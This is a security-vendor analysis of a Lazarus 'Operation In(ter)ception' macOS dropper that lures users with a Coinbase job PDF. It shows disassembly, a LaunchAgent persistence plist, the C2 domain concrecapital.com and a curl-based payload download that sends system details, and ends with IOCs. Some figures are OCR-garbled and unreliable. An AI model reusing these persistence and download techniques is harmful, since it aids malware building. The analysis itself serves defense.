## Lazarus APT's Operation Interception Uses Signed Binary

By Mellvin S :: 12/20/2022

Malware authors have regularly used signed binaries to bypass the Apple security mechanism and infect macOS users. We came across one such sample and this time they are baiting users with job vacancies at Coinbase while silently pushing a signed binary in the background and doing their malicious activity. This is an instance of Operation In(ter)ception by Lazarus.

This malware under consideration is a fat binary containing x86\_64 and ARM64 architecture compiled executable that can be executed in both Intel & Apple silicon machines.

```
MrXs-Mac:Desktop mr.x$ file coinbase coinbase: Mach-0 universal binary with 2 architectures: [x86_64:Mach-0 64-bit executable x86_64] [arm64:Mach-0 64-bit executable arm64] coinbase (for architecture x86_64): Mach-0 64-bit executable x86_64 coinbase (for architecture arm64): Figure 1: Fat binary
```

The malware is a signed executable. The developer id belonged to Shankey Nohria but it has been revoked as of now

```
MrXs-Mac:Desktop mr.x$ codesign -dvv coinbase
Executable=/Users/mr.x/Desktop/coinbase
Identifier=SelfExtractor
Format=Mach-0 universal (x86_64 arm64)
CodeDirectory v=20500 size=3673 flags=0x10000(???) hashes=109+2 location=embedded
Signature size=8978
Authority=Developer ID Application: Shankey Nohria (264HFWQH63)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=21-Jul-2022 at 7:50:38 AM
Info.plist=not bound
TeamIdentifier=264HFWQH63
Sealed Resources=none
Internal requirements count=1 size=176
MrXs-Mac:Desktop mr.x$ spctl -a -vvv coinbase
coinbase: CSSMERR_TP_CERT_REVOKED
MrXs-Mac:Desktop mr.x$
```

Figure 2 : Revoked certificate

When executed, it drops 4 files in the folder ~/Library/Fonts (The ~ character stands for the user's home directory).

- 1. A PDF document named Coinbase\_online\_careers\_2022\_07.pdf
- 2. A package bundle named FinderFontsUpdater.app which contains a fat binary
- 3. A downloader agent which connects to the C2 named safarifontsagent. This is also a fat binary
- 4. A zero byte file named Finder.

The PDF contains job details at Coinbase company. The PDF is created with Microsoft Word 2019, version 1.7. The author of the document is mentioned as "UChan".




Figure 3: Dropped pdf properties

As the malware executes, the pdf pops up on the screen but in the background the malware begins its malicious operation, starting with wiping the current saved state of the terminal.

```
        0x7ffee625f5a0
        6f70
        656e
        2027
        2f55
        7365
        7273
        2f6d
        722e
        open '/Users/mr. x/Library/Fonts/

        0x7ffee625f5b0
        782f
        4669
        6271
        6737
        792f
        466f
        6674
        732f
        x/Library/Fonts/
        x/Libra
```

Figure 4 : Removing the saved state of terminal

Then it drops 2 files and then extracts those files using tar command into FinderFontsUpdater.app and safarifontsagent.

Figure 5 : Extracting the dropped files into executable binaries

Once the 2 files have been extracted, LaunchAgent is created in the name of iTunes\_trush with the target binary set as safarifontsagent, using the function startDaemon().

```
0x7fcb67000800 <?xml version="1.0" encoding="UTF-8"?>
0x7fcb67000827 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
0x7fcb6700088f <pli>version="1.0">
0x7fcb67000886 <dict>
0x7fcb6700088c <key>Label</key>
0x7fcb670008c1 <key>OnDemand</key>
0x7fcb6700087 <true/>
0x7fcb6700091 <array>
0x7fcb6700091 <array>
0x7fcb67000929 <string>Users/mr.x/Library/Fonts/safarifontsagent</array>
0x7fcb6700093 <key>RunatLoad</a>
0x7fcb6700093 <ce>
0x7fcb6700094 <array>
0x7fcb6700093 <ce>
0x7fcb6700093 <ce>
0x7fcb6700094 <array>
0x7fcb6700094 <array>
0x7fcb6700094 <array>
0x7fcb6700095 <array>
0x7fcb6700095 <array>
0x7fcb6700098 <array>
0x7fcb67000994 <array>
0x7fcb6700098 <array>
0x7fcb67000995 <array>
0x7fcb67000995 <array>
0x7fcb67000996 <array>
0x7fcb67000916 <array>
0x7fcb
```

Figure 6 : LaunchAgent created




Figure 7 : Dropped files

 $After dropping the above files, the \ malware \ executes \ FinderFonts Updater. app \ (2nd \ stage).$ 

Property	Value
Time	1670577337.704488754
Event	Process Execution
PID	901
User	mr.x
Message	bash -c (open -a '/Users/mr.x/Library/Fonts/FinderFontsUpdater.app') 2>&1 executed by Coinbase
UID	501
Euid	501
Parent Process	Coinbase
Process	bash
Argc	3
Ppid	887
Egid	20
Gid	20
ls64	1
Command Line	bash -c (open -a '/Users/mr.x/Library/Fonts/FinderFontsUpdater.app') 2>&1
Path	/bin/bash

Figure 8: The second stage file gets executed by the malware

The main function of FinderFontsUpdater.app is to execute safarifontsagent (3rd stage) binary which communicates with the C2.

```
mov rbp, rsp
push r14
0x100003c4a
0x100003c4c
                       4881ec000400.
                                           sub rsp, 0x400
                      e879210000
89c7
e86c210000
                                                                               ; uid_t getuid(void)
                                           mov edi, eax
                       488d9df0fbf
                                           lea rbx, [s]
                                                                               ; 1024 ; size_t n
; void *s
; void __bzero(void *s, size_t n)
2f ; '/Users/'
                       be00040000
                                                                               : 1024
                                                <mark>l sym.imp.__streat_chk</mark>
rsi, str._Library_Fonts_safarifontsagent ; 0x10000614c ; "/Library/Fonts/safarifontsagent
                        a00040000
                                                                               ; int64_t arg1
                                           mov rdi, rbx
                                           mov edi, 1
                                                                               ; int status
```

Figure 9: Function to execute the 3rd stage malware

Upon execution, the safarifontsagent calls a user defined function named DownloadFile() with couple of arguments, one of the arguments is an URL "hxxps(:)//concrecapital(.)com" appended with the user name of the victim machine which can be seen in Figure 10.

```
mloadFile(char*, char*, unsigned int) ;[1] ; DownloadFile(char*, char*, unsigned int)
                                                                                    ; '\x10\x0e' ; 3600
;[2] ; int sleep(int s)

    User defined function

                                                       eax, 1
                                                   lea rdi, [var_520h]
call sym ExecuteFile(char*) ;[3] ; ExecuteFile(ch
                                                   mov edi, 0xe10
call sym.imp.sled
jmp 0x10994bab4
                                 bf100e0000
                             (void *s, size_t n);
6: void s
                                                                                                                                          \sqrt{xff} \times 7f''; [01] -r-x section siz
                             (int status, int errname, char *format);

ff2554050000 jmp qword [reloc.__erro
6: void
                                                       qword [reloc.__stack_chk_fail]
            0.access ();
0x10994bad2
                         (int fildes);
6: int sy
                                                   jmp qword [reloc.close]
                            refstr
                            30 rax 21_copy_userrwx rbx,rdi R W 0x2f2f3a7370747468 https://concrecapital.com/mr.x.jpg
                                                                                                                                              Passed as argument
                           0
1 r9,rdx
21_copy_userrwx rbx,rdi R W 0x2f2f3a7370747468 https://concrecapital.com/mr.x.jpg
```

Figure 10 : Argument of the DownloadFile() function

Then the malware queries the system with commands like getuid, getpwuid, getpuname etc., to get information. After that, it uses the commands "sw\_vers -productVersion" & "sysctlbyname hw.cpufrequency" to get information about the victim's machine.

After that the malware calls the curl\_easy\_init() function to get a curl handle for communication with C2.

```
call sym.imp.curl_easy_init ;[1]
                   0x1086cd4b2
                                                e833969999
                   0x1086cd4c0
                                                                        mov rbx, rax
lea r15, [var_1440h]
                   0x1086cd4c3
                                                4c8dbdc0ebff.
                                                                        lea r15, [var_1440h]
mov rdi, r15
call sym.imp.strcpy ;[2]; char *strcpy(char *dest, cons
mov rdi, r15
call sym.imp.strlen ;[3]; size_t strlen(const char *s)
movabs rcx, 0x736e6f707365723f ; '?respons'
mov qword [rbp + rax - 0x1440], rcx
mov dword [rbp + rax - 0x1439], 0x2b6573 ; 'se+'
lea rsi, [var_c40h]
mov rdi, r15
                    9x1986cd4c
                                               488bb5d8e4ff.
e8cb060000
4c89ff
                   0x1086cd4cd
0x1086cd4d4
                                                                                                                     ;[2] ; char *strcpy(char *dest, const char *src)
                   0x1086cd4d9
                                               4c89ff
e8c9060000
48b93f726573
48898c05c0eb
c78405c7ebff
                   0x1086cd4dc
                    0x1086cd4e1
                    0x1086cd4f3
                                                488db5c0f3ff
                   0x1086cd4fe
                                                                        lea rsi, [var_c46h]
mov rdi, r15
call sym.imp.strcat
lea rsi, [0x1086cdf10]
mov rdi, r12
call sym.imp.fopen
mov r12, rax
xor r14d, r14d
mov rdi, rbx
mov esi, 0x2712

; "\x12"

; "\x12"
                    0x1086cd505
                                                4c89ff
                   0x1086cd508
0x1086cd50d
0x1086cd514
                                                e891060000
488d35fc0900
                                                4c89e7
e804060000
                                                                                                                    ;[5] ; file*fopen(const char *filename, const char *mode)
                   0x1086cd517
                    9x1986cd51c
                                               4989c4
4531f6
4889df
be12270000
                    0x1086cd51f
0x1086cd522
                   0x1086cd525
                   0x1086cd52a
                                               31c0
e8c2050000
4889df
                    9x1986cd52d
                                                                         xor eax, eax
call sym.imp.curl_easy_setopt ;[6]
                   0x1086cd52f
0x1086cd534
                                                                        mov rdi, rbx
mov esi, 0x40 ; rdi
mov edx, dword [var_lblch]
xor eax, eax
call sym.imp.curl_easy_setopt;[6]
les rdx, [var_18f0h]
                                                be40000000
                   0x1086cd537
                                                8b95e4e4ffff
                   0x1086cd53c
                                               31c0
e8ad050000
488d9510e7ff
4889df
                    0x1086cd542
                                                                        mov rdi, rbx
mov esi, 0x2722
                   0x1086cd550
                   0x1086cd553
                                                be22270000
                                               31c0
e897050000
4889df
                    0x1086cd558
                                                                        xor eax, eax
call sym.imp.curl_easy_setopt ;[6]
                   0x1086cd55a
0x1086cd55f
                                                                        mov rdi, rbx
mov esi, 0x4e2b
                                               be2b4e0000
                   0x1086cd562
  drr
role reg
                                            refstr
                   36332e3733352f rax ascii ('/')
SN
       rax
                                            22_copy_userrwx rbx R W 0x0
        rbx
                   7ffee753002f
       rcx
rdx
rdi
A3
                   7ffee7534cb0
                                            22_copy_userrwx r13,rdx R W 0x63614d2d7358724d MrXs-Mac.local/mr.x/10.13/2.769000Gh/x86_64/62591041536/83965845504/
```

Figure 11: Curl commands to receive the payload

Then the malware opens the Finder file in 'wb' (Open for writing in binary) mode.

The malware uses the information that was gathered earlier, i.e. product version, cpu speed etc. and appends it to the url hxxps(:)//concrecapital(.)com. Then the url with the appended data is passed as an argument to curl easy setopt() function.

Figure 12: URL to get the payload from the C2

It then uses functions like curl\_easy\_setopt & curl\_easy\_perform to connect to the C2 and get the payload that will be written in the Finder file.

```
call sym.
                                                                                                                                                                                                                                                                                                                                                                                                                                     ); rsp=0x91223028; rip=0x104848b20
                                                             4989c4
4531f6
4889df
be12270000
4c89fa
31c0
                                                                                                                                  r12, rax
r14d, r14d
rdi, rbx
esi, 0x2712
rdx, r15
eax, eax
0v10484851c
                                                                                                                                                                                                                             T12=BVB

T14=BVB; zf=BV1; pf=BV1; sf=BVB; cf=BVB; of=BVB

rdi=BV7f8f718B6cBB

rsi; rsi=BV2712

rdx=BV7f6rB3BV4bB

rax=BVB; zf=BV1; pf=BV1; sf=BVB; cf=BVB; of=BVB
0x104848522
0x104848525
0x10484852d
                                                                                                                                                                                                                         pt ;[2] ; rsp=0x91223028 ; rip=0x104848af6
; rdi=0x7f8f71806e00
; '@' ; 64 ; rsi=0x40
; rdx=0x1
0x10484852f
                                                               e8c2050000
4889df
                                                                                                                     call sym.imp
                                                             4889df
be4000000
8b95e4e4ffff
31c0
e8ad050000
488d9510e7ff
4889df
                                                                                                                                    rdi, rbx
esi, 0x40
edx, dword [var_1b1ch]
                                                                                                                                                                                                                                               0x=0x1
0x0 ; cf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
] ; rsp=0x91223020 ; rip=0x104848af6
0x7ffeeb3b9000
 0x104848549
                                                                                                                                                                                                                          | dx=0x7ffeeb3b9000
| rdi=0x7f87f188de00
| rdi=0x7f87f188de00
| '\"'' ; rsi=0x2722
| rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
| i[2] ; rsy=0x91223918 ; rip=0x1048488f6
| rdi=0x7f87f180de000
| '\"' ; rsi=0x4c2b
| rdx=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
| rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
| i[2] ; rsy=0x91223010 ; rip=0x1048488f6
| rdi=0x7f87f180de000
| '\xi1' ; rsi=0x2711
| rdx=0x0 : zf=0x1 : pf=0x1 : sf=0x0 : cf=0x0 : of=0x0
 0x104040547
                                                                                                                                        di, rox
si, 0x2722
 0x104848553
                                                                   e22270000
                                                              31c0
e897050000
4889df
 0x104040555
                                                                                                                       call syr
 0x10484855
 0x104040556
                                                             4889df
be2b4e0000
31d2
31c0
e886050000
4889df
be11270000
                                                                                                                                                      0x4e2b
 0×104848563
 0x104848567
 0×104848569
 0x104848561
 0×104848570
 0x104848573
                                                                                                                                                                                                                        ; rdx=0x0; zf=0x1; pf=0x1; sf=0x0; cf=0x0; of=0x0; rax=0x0; zf=0x1; pf=0x1; sf=0x0; cf=0x0; of=0x0; rsi=0x1feeb3b0110; rdi=0x0; zf=0x1; pf=0x1; sf=0x0; cf=0x0; of=0x0; rdi=0x7f8f71806e00; risi=0x7f8f71806e00; rdi=0x7f8f71806e00; rdi=0x7f8f71806e00; rdi=0x7f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f7180f8f71
 0×104848578
                                                              31c0
e874050000
 0x10484857b
 0×10484857
 0x104848582
                                                              e86c050000
4889df
                                                               31ff
 0×104848589
 0x10484858b
                                                                                                                                                                p.curl_slist
 0×104848590
                                                                                                                                         di, rbx
si, 0x2727
0x104848593
                                                               be27270000
4889c2
 0×104848598
                                                                                                                                                                                                                                rox=exe ; zf=ex1 ; pf=ex1 ; sf=exe ; cf=exe ; of=exe ; [2] ; rsp=ex91222ff8 ; rip=ex104848af6 rdi=ex7f8f71806e00
                                                               31c0
e854050000
 0x10484859b
 0×10484859d
 0x1048485a2
                                                                                                                                                                                                                               101=0x/101/1000000

];[4]; rsp=0x91222ff0; rip=0x104848af0

Tl5=0x0

rd1=0x7ffeeb3b8dc0

rd1=0x7f8f71806c00
 0x1048485a5
                                                               e846050000
4189c7
 0x1048485a
                                                              4c8dadd0e4ff
4889df
                                                                                                                                   r13, [var_1b30
rdi, rbx
esi, 0x200002
rdx, r13
                                                                                                                                                   [var_1b30h]
 0x1048485ac
 0x1048485b4
 0x1048485b7
                                                                 he02002000
 0x1048485b
                                                                                                                                                                                                                                rdx=0x7ffeeb3b8dc0
                                                                                                                                                                                                                               rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0 

fo ;[5] ; rsp=0x91222fe8 ; rip=0x104848ae4
 0x1048485bf
                                                               31c0
e81e050000
                                                                                                                    xor eax, eax
call sym.imp.curl_easy
mov r13, qword [r13]
mov rdi, rbx
call sym.imp.curl_easy
 0x1048485c1
                                                                                                                                                                                                                             rdi=0x7f8f71806e00
up;[6]; rsp=0x91222fe0; rip=0x104848ade
0x1048485cd
                                                                e80c050000
```

Figure 13: Finder file is opened in write mode and Curl operations in motion

The C2 server was not alive to respond so we were unable to find out what the payload was.

Threat actors targeting macOS users are increasing everyday. So, as a user, one needs to be cautious when executing unknown executables. Users are requested to use a reputable security product such as "K7 Antivirus for Mac" and to keep it updated so as to stay safe from such threats.

## **IOCs**

Hash: 4a7a1626b6baf8c917945b8fc414c8b9 (parent malware)

Detection Name: Trojan ( 0040f2c11 )